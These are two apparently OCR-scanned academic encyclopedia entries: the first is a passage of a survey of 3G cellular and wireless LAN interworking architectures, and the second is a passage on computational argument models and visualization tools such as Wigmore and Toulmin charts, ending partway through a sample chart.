To implement the integration based on the corresponding approach, there are a lot of issues needed to be addressed. They are the mobility management for **vertical handoff**, the QoS maintenance during the vertical handoff, and the schemes of authentication, authorization and the accounting (**AAA**). In this article, we will focus on the issue of interworking architecture. The rest of the text is organized as follows. The second section will present the general ideas on the architecture of the integration of 3G cellular networks with wireless LANs. The third section will present several proposals on the architectures of the integration. At last, the fourth section will conclude the article.

THE FRAMEWORK OF INTERWORKING ARCHITECTURE

The first important thing in the integration of 3G and wireless LAN is the development of concept architecture for 3G cellular and wireless LAN networks. This architecture should be able to support any type of user services in a secure and auditable way. Both user interfaces and interoperator interfaces must be clearly defined. And multiple service providers should be able to interoperate under the guidelines of this architecture. The users could choose the best available connection for the applications they are using at the active time.

Several approaches have been proposed for interworking networks architecture. The European Telecommunications Standards Institute (ETSI) specifies two generic approaches for interworking: loose-coupling and tight-coupling (Buddhikot, Chandranmenon, Han, Lee, Miller, & Salgarelli, 2003; Findlay, Flygare, Hancock, Haslestad, Hepworth, & McCann, 2002). The two candidate integration architectures are characterized by the amount of interdependence they introduce between the two component networks. On the other hand, the Third Generation Partnership Project (3GPP) (Ahmavaara, Haverinen, & Pichna, 2003; Salkintzis, 2004) has specified six interworking scenarios. The six interworking scenarios provide a general and detailed picture on the transition from the loose-coupling to the tight-coupling interworking architecture.

Tightly-Coupled Interworking

The rationale behind the tightly coupled approach is to make the wireless LAN network appear to the 3G core network as another 3G access network. The wireless LAN network would emulate the functions that are natively available in 3G radio access networks. Shown in the left side of Figure 1, to the upstream 3G core network, the wireless LAN gateway network element introduced to achieve integration appears to be a packet control function (PCF), in the case of a CDMA2000 core network, or to be a serving GPRS support node (SGSN), in the case of UMTS network. The wireless LAN gateway hides the details of the wireless LAN network to the 3G core, and implements all the 3G protocols including mobility management, authentication, and so forth, required in a 3G radio access network. Mobile nodes are required to implement the corresponding 3G protocol stack on top of their standard wireless LAN network cards and switch from one physical layer to another as needed. All the traffic generated by clients in the wireless LAN will be injected using 3G protocols into the 3G core network. These networks would share the same authentication, signaling, transport, and billing infrastructures independent from the protocols used at the physical layer on the radio interface.

Loosely Coupled Approach


Like the tightly coupled architecture, the loosely coupled approach will also introduce a new element in the wireless LAN network, the wireless LAN gateway, as shown in the right side of Figure 1. The gateway connects to the Internet without direct link to 3G network elements such as packet data serving nodes (PDSN) or 3G core network switches. The users that could access services of the wireless LAN gateway include the local users that have signed on in a wireless LAN and the mobile users visiting from other networks. The data paths in wireless LANs and 3G cellular network have been completely separated. The high-speed wireless LAN data traffic is never injected into the 3G core network, but the end users can still experience seamless access. In this approach, different mechanisms and protocols, which can interoperate for seamless operations, can handle authentication, billing, and mobility management in the 3G cellular and wireless LAN portions of the network. At the same time, the use of compatible AAA services on the two networks would allow the wireless LAN gateway to dynamically obtain per-user service policies from their home AAA servers. Then, it can enforce and adapt such policies to the wireless LAN network.

It is clear that the loose coupling offers several advantages over the tightly coupled approach with almost no drawbacks. It has emerged as a preferred architecture for the integration of wireless LANs and 3G cellular networks.

Interworking Scenarios

The most intensive standardization activities are currently taking place in the Third Generation Partnership Project (3GPP), a standardization body that maintains and evolves the GSM and UMTS specifications. 3GPP has recently approved a WLAN/Cellular Interworking working team, which aims to specify one or more techniques for interworking between wireless LANs and GPRS networks (Ahmavaara et al., 2003; Salkintzis,

Figure 1. 3G and wireless LAN integration: Tightly coupled vs. loosely coupled architectures



2004). In the context of this work, several interworking requirements have been specified and categorized into six interworking scenarios (Salkintzis, 2004).

Scenario 1: Common billing and customer care. This is the simplest form of interworking, which provides only a common bill and customer care to the subscribers without other features for real interworking.

Scenario 2: 3GPP system-based access control and charging. This scenario requires AAA for subscribers in the wireless LAN to be based on the same AAA procedures utilized in the cellular networks.

Scenario 3: Access to 3GPP GPRS-based services. The goal of this scenario is to allow the cellular operator to extend access to its GPRS-based services to subscribers in a wireless LAN environment. Although the user is offered access to the same GPRS-based services over both the GPRS and wireless LAN access networks, no service continuity across these access networks is required in Scenario 3.

Scenario 4: Service continuity. The goal of this scenario is to allow access to GPRS-based services as required by Scenario 3 and in addition to maintain service continuity across the GPRS and wireless LAN systems. Although service continuity is required by Scenario 4, the service continuity requirements are not very stringent.

Scenario 5: Seamless services. This scenario goes one step further than Scenario 4. Its goal is to provide a seamless service continuity between cellular networks and wireless LANs. That is, GPRS-based services should be utilized across the cellular networks and wireless LAN access technologies in a seamless manner.

Scenario 6: Access to 3GPP circuit-switched services. The goal of this scenario is to allow the operators to offer access to circuit-switched services from the wireless LAN systems. Seamless mobility for these services should be provided.

It is obvious that from Scenario 1 to Scenario 6, the interworking of the 3G cellular network and wireless LANs changes from loose to tight. Hence, the demanding on interworking requirements will be getting more and more in the transition.

EXAMPLES OF INTERWORKING ARCHITECTURE

In this section, we will present and summarize a few of the architectures proposed for the interworking of 3G cellular network and wireless LANs. The first two solutions are different implementations of the general concept architecture of loose coupling. The third and fourth proposals are featured with QoS considerations, and the last one takes the advantages of the ad hoc wireless networks to implement the integration.

CDMA200/Wireless LAN Interworking Architecture

Based on the concept architecture of the loosely coupled approach, an implementation of the integration of the CDAM2000 and wireless LANs has been reported in Buddhikot et al. (2003). The system is named Integration of Two Access (IOTA) technologies gateway system, which consists of two primary components: the integration gateway and the multi-interface mobility client.

Each gateway system serves multiple APs in one wireless LAN of a hot-spot and controls the traffic from these APs before it can reach the back-haul link. A mobile node that roams into a hot-spot obtains the wireless LAN access under the control of the gateway. After successful authentication and Mobile IP registration, the gateway allows the mobile node to access the entire network. Furthermore, the gateway provides QoS services and collects accounting data. Therefore, the gateway needs to integrate a number of subsystems, which support different functions. Supporting the mobile IP service across wireless LANs and CDMA2000 networks also requires intelligent clients which can perform Mobile IP signaling with the FA and HA. Such a client also has to be able to select and sign the user onto the best access network depending on the network conditions.

UMTS/Wireless LAN Interworking Architecture

Based on the concept of interworking scenarios, two solutions on the interworking architecture of UMTS and wireless LAN have been reported in Salkintzis (2004).

The first wireless LAN/3G interworking architecture meets the requirements of Scenario 2 for the general case of roaming, that is, when the wireless LAN is not directly connected to the user's 3G home public land mobile network (PLMN). The interworking architecture for the nonroaming case can be straightforwardly derived if the 3G AAA Server is directly connected to the wireless LAN. It is assumed that the 3G cellular network is based on the UMTS architecture. The user data traffic of UMTS terestrial radio access network (UTRAN) and wireless LANs is routed completely different, as shown in Figure 2. In particular, the user data traffic of wireless LAN is routed by the wireless LAN itself toward the Internet or an intranet, whereas the user data traffic of UTRAN is routed through the 3G packet switched core network, encompassing SGSN and the Gateway GPRS support node (GGSN). Only AAA signaling is exchanged between the wireless LAN and the 3G cellular home PLMN through the 3G visited PLMN, for authenticating, authorizing, and charging purposes.

The second network architecture, shown in Figure 3, satisfies the requirements of Scenario 3, that is, access to 3G Packet Switched (PS) based services, where the user data traffic needs to be routed to the 3G cellular network. It is basically an extension of the architecture of Scenario 2. It corresponds also to a roaming case. As compared with Figure 2, although the AAA traffic follows the same route, the user data traffic is routed to the user's 3G home PLMN, to a new component called Packet Data Gateway (PDG). The user data traffic is also routed through a data gateway, referred to as Wireless Access Gateway (WAG), which in case of roaming is in the 3G visited PLMN.

A QoS Service-Oriented Interworking Architecture

The overall interworking architecture outlined in Marques, Aguiar, Garcia, Moreno, Beaujean, Melin, and Liebsch (2003) is IPv6-based, supporting seamless mobility between different access technologies. The target technologies envisaged are Ethernet for wired access, 802.11.x for wireless LAN access, and UMTS for cellular access. The user terminals may handoff between any of these technologies without breaking their network connection and maintaining their contracted QoS levels. On the other hand, service providers should be able to keep track of the services being used by their customers, both inside their own network and while roaming. Multiple service providers may be interoperating in the network, resulting in both transport and multimedia content provision being seamlessly supported. Figure 4 depicts the conceptual network architecture, illustrating some of the handoff possibilities in such a network when a user moves. Three administrative domains are for different types of access technologies. Each administrative domain is managed by an authentication, authorization, accounting, and charging (AAAC) system. At least one

Figure 2. Wireless LAN/3G interworking architecture for Scenario 2





Figure 3. Wireless LAN/3G interworking architecture for Scenario 3




network access control entity, the QoS broker (QoSB), is required in every domain. Due to the requirements of full service control by the provider, all handoffs, including horizontal and vertical handoffs, are explicitly handled by the management infrastructure through IP-based protocols.

A Policy-Based QoS Service-Oriented Interworking Architecture

To ensure that QoS services can be provided in an integrated UMTS and wireless LAN environment, a policy-based QoS management architecture has been proposed in Zhuang, Gan, Loh, and Chua (2003). Because different environments may involve different administrative domains and different degrees of network integration, three scenarios are considered to illustrate the feasibility of the proposed architecture:

1. One **operator** controls the UMTS network and wireless LANs.
2. Different UMTS operators share a wireless LAN.
3. An independent wireless LAN is interconnected to a UMTS operator's network.


Figure 5. UMTS and wireless LAN under one operator



UMTS and Wireless LAN Under One Operator

In this scenario, one operator operates and manages an integrated UMTS and wireless LAN network. The operator fully controls its wireless LAN sites and provides normal telecommunications services in addition to wireless LAN access service. For the integrated

Figure 4. General QoS-oriented interworking architecture



UMTS/WLAN environment in a single operator's network, the hierarchical policy architecture is used, as shown in Figure 5. The master policy controller (MPDF) connects to the policy controller of the wireless LAN network (WPDF) and the UMTS policy controller (PDF). The MPDF of the UMTS network serves as the master policy node of the WPDF so that the policies implemented in the wireless LAN domain are integrated into the operator's policy hierarchy.

A Wireless LAN Shared by Multiple Operators

Scenario 2 is to provide different services in an integrated UMTS/WLAN environment. Multiple operators install and operate shared wireless LAN sites at different locations that are connected to their own UMTS networks. In this scenario, operator A may usually target business subscribers while operator B targets youth subscribers. The shared wireless LAN sites are configured to provide different amounts of resources at different time periods. To provide end-to-end QoS in this environment, a WPDF is deployed in the shared wireless LAN domain. As shown in Figure 6, the WPDF interacts with the MPDFs of the cooperating operators' networks.

Figure 6. A wireless LAN shared by multiple operators





Figure 7. Customers' wireless LAN connected to an operator's UMTS




Customers' Wireless LAN Connected to an Operator's UMTS

In the Scenario 3, shown in Figure 7, the wireless LAN may belong to an independent Internet service provider (ISP) or an enterprise that is a customer of the UMTS operator. This model allows the UMTS operator to provide wide area mobile services to customers that have their own wireless LAN infrastructure. The WPDF in the wireless LAN domain is a peer of the MPDF in the UMTS network. The WPDF has the sole right to update its policy repository. The network-level policies, to be employed by interconnecting the UMTS network and the wireless LAN network, are determined by the service level specifications (SLSs) agreed between the peering wireless LAN and UMTS operators.

A Two-Hop-Relay Architecture

The prevalent architecture of integration of 3G cellular networks with wireless LANs is the interworking architecture consisting of two centralized wireless networks, where both networks have BSs or APs. However, in Wei and Gitlin (2004) a novel interwork-

Figure 8. The two-hop-relay internetworking architecture



ing architecture, which is composed of 3G cellular networks and ad hoc networks, has been proposed. The two-hop-relay architecture to integrate 3G cellular networks and ad hoc wireless LANs for coverage and capacity enhancement is shown in Figure 8. By the single-hop 3G cellular links between mobile terminals and the BS, mobile terminals could relay traffic through a 3G/ad hoc wireless LAN dual-mode relay gateway, which connects the end user with a wireless LAN radio interface, while communicating with the BS via a 3G interface.

CONCLUSION

Integrated 3G cellular networks and wireless LANs will definitely benefit both service providers and subscribers. It can provide much more service coverage with high wireless bandwidth to the mobile users. In this review, several proposed interworking architectures, which integrate 3G cellular networks with wireless LANs, have been presented. They are the state-of-the-art solutions to the interworking architecture. The first two architectures are simply the representatives of the conceptual loose-coupled interworking architecture and scenarios. The other two proposals focus themselves on interworking solutions with QoS services. The last proposal has shown a novel idea on the interworking architecture. It has employed an ad hoc wireless LAN to combine with the 3G cellular networks in order to achieve more service coverage than the 3G cellular networks.

The interworking architectures described in this survey have illustrated a general picture of the current development of the interworking technologies of 3G cellular networks and wireless LANs. This survey is expected to foster rapid deployment of integrated services in order to achieve the goal of always best connected (ABC). ABC has the aim that a person will not only be always connected, but also connected through the best available device and access technology at all times at anywhere in the world (Gustafsson & Jonsson, 2003). In summary, by broadening the technology and business base for 3G cellular networks and wireless LANs, the new generation of wireless networks can offer numerous possibilities to always provide users with a personal communication environment optimized for their specific needs.

REFERENCES

Ahmavaara, K., Haverinen, H., & Pichna, R. (2003). Interworking architecture between 3GPP and WLAN systems. *IEEE Communications Magazine, 41*(11), 74-81.

Buddhikot, M., Chandranmenon, G., Han, S., Lee, Y.W., Miller, S., & Salgarelli, L. (2003). Design and implementation of a WLAN/CDMA2000 interworking architecture. *IEEE Communications Magazine, 41*(11), 90-100.

Findlay, D., Flygare, H., Hancock, R., Haslestad, T., Hepworth, E., Higgins, D., & McCann, S. (2002). 3G interworking with wireless LANs. In *Proceedings of IEEE Third International Conference on 3G Mobile Communication Technologies 2002* (pp. 394-399).

Gustafsson, E., & Jonsson, A. (2003). Always best connected. *IEEE Wireless Communications, 10*(1), 49-55.

Marques, V., Aguiar, R.L., Garcia, C., Moreno, J.I., Beaujean, C., Melin, E., & Liebsch, M. (2003). An IP-based QoS architecture for 4G operator scenarios. *IEEE Wireless Communications, 10*(3), 54-62.

Salkintzis, A.K. (2004). Interworking techniques and architectures for WLAN/3G integration toward 4G mobile data networks. *IEEE Wireless Communications, 11*(3), 50-61.

Wei, H.Y., & Gitlin, R.D. (2004). Two-hop-relay architecture for next-generation WWAN/WLAN Integration. *IEEE Wireless Communications*, *11*(2), 24-30.

Zhuang, W., Gan, Y.S., Loh, K.J., & Chua, K.C. (2003). Policy-based QoS-management architecture in an integrated UMTS and WIRELESS LAN environment. *IEEE Communications Magazine, 41*(11), 118-125.

KEY TERMS

3G Cellular Network: 3rd generation cellular network.

ABC: Always best connected

Horizontal Handoff: Handoff in the same wireless network between different cells.

Interworking: Integration network from different wired or wireless network technologies.

UMTS Network: One of the 3G cellular networks named as Universal Mobile Telecommunications System

Wireless LAN: Wireless local area network.

Vertical Handoff: Handoff between different wireless networks.

Argument Structure Models and Visualization

Ephraim Nissan
Goldsmith's College of the University of London, UK

INTRODUCTION

In order to visualize argumentation, there exist tools from multimedia. The most advanced sides of computational modeling of arguments belong in models and tools upstream of visualization tools: the latter are an interface. Computer models of argumentation come in three categories: logic-based (highly theoretical), probablistic, and pragmatic *ad hoc* treatments. Theoretical formalisms of argumentation were developed by logicists within artificial intelligence (and were implemented and often can be reused outside the original applications), or then the formalisms are rooted in philosophers' work. We cite some such work, but focus on tools that support argumentation *visually*.

Argumentation turns out in a wide spectrum of everyday life situations, including professional ones. Computational models of argumentation have found application in *tutoring systems*, tools for *marshalling legal evidence,* and models of *multiagent communication. Intelligent systems* and other computer tools potentially stand to benefit as well.

Multimedia are applied to argumentation (in *visualization tools*), and also are a promising field of application (in *tutoring systems*). The design of *networks* could potentially benefit, if communication is modeled using *multiagent* technology.

TOOLS FOR VISUALIZING THE STRUCTURE OF ARGUMENTS

An application of multimedia is tools for displaying in two dimensions a graph that represents the construction or conflict of arguments. The convenience of displaying the structure of arguments visually has prompted the development of tools with that task; for example, Carr (2003) described the use of a computer tool, *QuestMap* (Conklin & Begeman, 1988), for visualizing arguments, for use in teaching legal argumentation. Reed and Rowe (2001) described an argument visualization system called *Araucaria*. Prakken, Reed, and Walton (2003), on legal evidence, apply *Araucaria* to an analysis in the style of Wigmore Charts: two sections below deal with these. Verheij (1999) described the *ArguMed* computer tool for visualizing arguments; Loui et al. (1997), a tool called *Room 5*. Van den Braak, van Oostendorp, Prakken, and Vreeswijk (2006) compare the performance of several such argument visualization tools.

BACKGROUND CONCEPTS: KINDS AND LEVELS OF ARGUMENTATION

Argumentation is the activity of putting arguments for or against something. [...] In purely speculative matters, one adduces arguments for or against believing something about what is the case. In practical contexts, one adduces arguments which are either reasons for or against doing something, or reasons for or against holding an opinion about what ought to be or may be or can be done (MacCormick, 1995, pp. 467-468).

A reason given for acting or not acting in a certain way may be on account of what so acting or not acting will bring about. Such is teleological reasoning. All teleological reasoning presupposes some evaluation (MacCormick, 1995, p. 468).

In contrast, "Deontological reasoning appeals to principles of right or wrong [...] taken to be ultimate, not derived from some form of teleological reasoning" (MacCormick, 1995, p. 468). Systemic arguments are kinds of "arguments which work towards an acceptable understanding of a legal text seen particularly in its context as part of a legal system" (p. 473), for example, the argument from precedent, the argument from analogy, and so forth.

Prakken and Sartor (2002, Section 1.2) usefully

propose that models of legal argument can be described in terms of four layers. The first, logical *layer defines what arguments are, [that is], how pieces of information can be combined to provide basic sup-*

port for a claim. The second, dialectical *layer focuses on conflicting arguments: it introduces such notions as "counterargument," "attack," "rebuttal," and "defeat," and it defines, given a set of arguments and evaluation criteria, which arguments prevail. The third,* procedural *layer regulates how an actual dispute can be conducted, [that is], how parties can introduce or challenge new information and state new arguments. In other words, this level defines the possible speech acts, and the discourse rules governing them. Thus the procedural layer differs from the first two in one crucial respect. While those layers assume a fixed set of premises, at the procedural layer the set of premises is constructed dynamically, during a debate. This also holds for the final layer, the* strategic *or* heuristic *one, which provides rational ways of conducting a dispute within the procedural bounds of the third layer.*

A CONTEXT FOR ARGUMENTATION AND FORMALISM

Argumentation is a field of rhetoric (there exists a journal titled *Argumentation*), which finds massive application, for example, in law and in negotiation, which is reflected in computer tools subserving these (Zeleznikow, 2002). Within artificial intelligence (AI), argumentation has been conspicuous in the mainstream of AI & Law (i.e., AI as applied to law). After 2000, it was applied also in AI modeling of reasoning on legal evidence. Also AI tools for supporting negotiation (legal or otherwise) use argumentation. Yet, as early as Thagard (1989), the neural-network-based tool ECHO would apply abductive reasoning (i.e., inference to the "best" explanation) in order to evaluate items, either evidence or inferred propositions, while simulating the reasoning of a jury in a criminal case. Poole (2002) applied to legal argumentation about evidence, a formalism called independent choice logic (ICL), which can be viewed as a "first-grade representation of Bayesian belief networks with conditional probability tables represented as first-order rules, or as a [sic] abductive/argument-based logic with probabilities over assumables" (p. 385).


In the *theory of anchored narratives* of Wagenaar, van Koppen, and Crombag (1993), narrative (e.g., the prosecution's claim that John murdered his wife) is related to evidence (e.g., John's fingerprints on the murder weapon) by a connection, an *anchor:* for the story to be comprehensively anchored, each individual piece of evidence need be not merely plausible, but safely assumed to be certain, based on commonsense rules that are probably true. That theory was discussed by Verheij (1999) in the context of a work on dialectical argumentation for courtroom (judicial) decision-making.

Concerning anchoring by common-sense beliefs, this is referred to by other authors on legal evidence as empirical generalizations. Twining (1999) is concerned with generalizations in legal narratives. See also Anderson (1999b). Bex, Prakken, Reed, and Walton (2003, Section 4.2) discuss such generalizations in the context of a formal computational approach to legal argumentation about a criminal case, and so does Prakken (2004, Section 4). The latter (Section 4.2) lists four manners of attacking generalizations: "Attacking that they are from a valid source of generalizations," "Attacking the defeasible derivation from the source" (e.g., arguing that a given proposition is general knowledge indeed, but that "this particular piece of general knowledge is infected by folk belief"), "Attacking application of the generalization in the given circumstances" ("This can be modeled as the application of applying more specific generalizations"), and "Attacking the generalization itself."

WIGMORE OR TOULMIN? THE REPRESENTATION OF ARGUMENTS IN CHARTS

John Henry Wigmore (1863-1943) was a very prominent exponent of legal evidence theory (and of comparative law) in the United States. A particular tool for structuring argumentation graphically, called Wigmore Charts and first proposed by Wigmore, has been in existence for the best part of the 20th century, and was resurrected in the 1980s. Wigmore Charts are a handy tool for organizing a legal argument, or, for that matter, any argument. They are especially suited for organizing an argument based on a narrative. Among legal scholars, Wigmore Charts had been "revived" in Anderson and Twining (1991); already in 1984, a preliminary circulation draft of that book was in existence; it includes (to say it with the blurb) "text, materials and exercises based upon Wigmore's *Science of Judicial Proof*" (i.e., Wigmore, 1937). Anderson (1999a) discusses an example, making use of a reduced set of symbols from his modified version of Wigmore's original chart method.


Figure 1. Toulmin's structure of argument



David Schum (2001) made use of Wigmore charts while introducing his and Peter Tillers' computer tool prototype for preparing a legal case, *MarshalPlan* (a hypertext tool whose design had already been described in 1991, and of which a prototype was being demonstrated in the late 1990s). Also see Schum (1993), on how to use probability theory with Wigmore Charts.

In computer science, for representing an argument, it is far more common to find in use Toulmin's argument structure (Toulmin, 1958), possibly charted. Wigmore Charts have their merits: they are compact. Yet, only some legal scholars used to know them.

Basically, Wigmore Charts and using Toulmin's structure are equivalent. Consider, in Toulmin's structure, how a rebuttal to a claim is notated. Anderson's modified Wigmore Charts resort to an "open angle" to identify an argument that provides an alternative explanation for an inference proposed by the other part to a case. An empty circle (which can be labeled with a number) stands for circumstantial evidence or an inferred proposition. An empty square stands for a testimonial assertion. Proposition 2 being a rebuttal of proposition 1 is notated as follows:



We used an open angle, next to the circle on the left-hand side. Instead, a closed angle stands for an argument corroborating the inference. If neither symbol is used, then in order to indicate the relation between a factum probans (supporting argument) and a factum probandum (what it is intended to prove) is notated as a line with a directed arrow from the former to the latter (Anderson 1999a, p. 57).

A SAMPLE WIGMORE CHART


A Wigmorean analysis is given for a simple, invented case. A boy, Bill, is charged with having disobeyed his mother by eating sweets without her permission. The envelopes of the sweets have been found strewn on the floor of Bill's room. Dad is helping in Mom's investigation, and his evidence appears to exonerate Bill, based on testimony that Dad elicited from Grandma.

1. Bill disobeyed Mom.
2. Mom had instructed Bill not to eat sweets unless he is given permission. In practice, when the children are given permission, it is Mom who is granting it.
3. Bill ate the sweets.
4. Many envelopes of sweets are strewn on the floor of Bill's room.
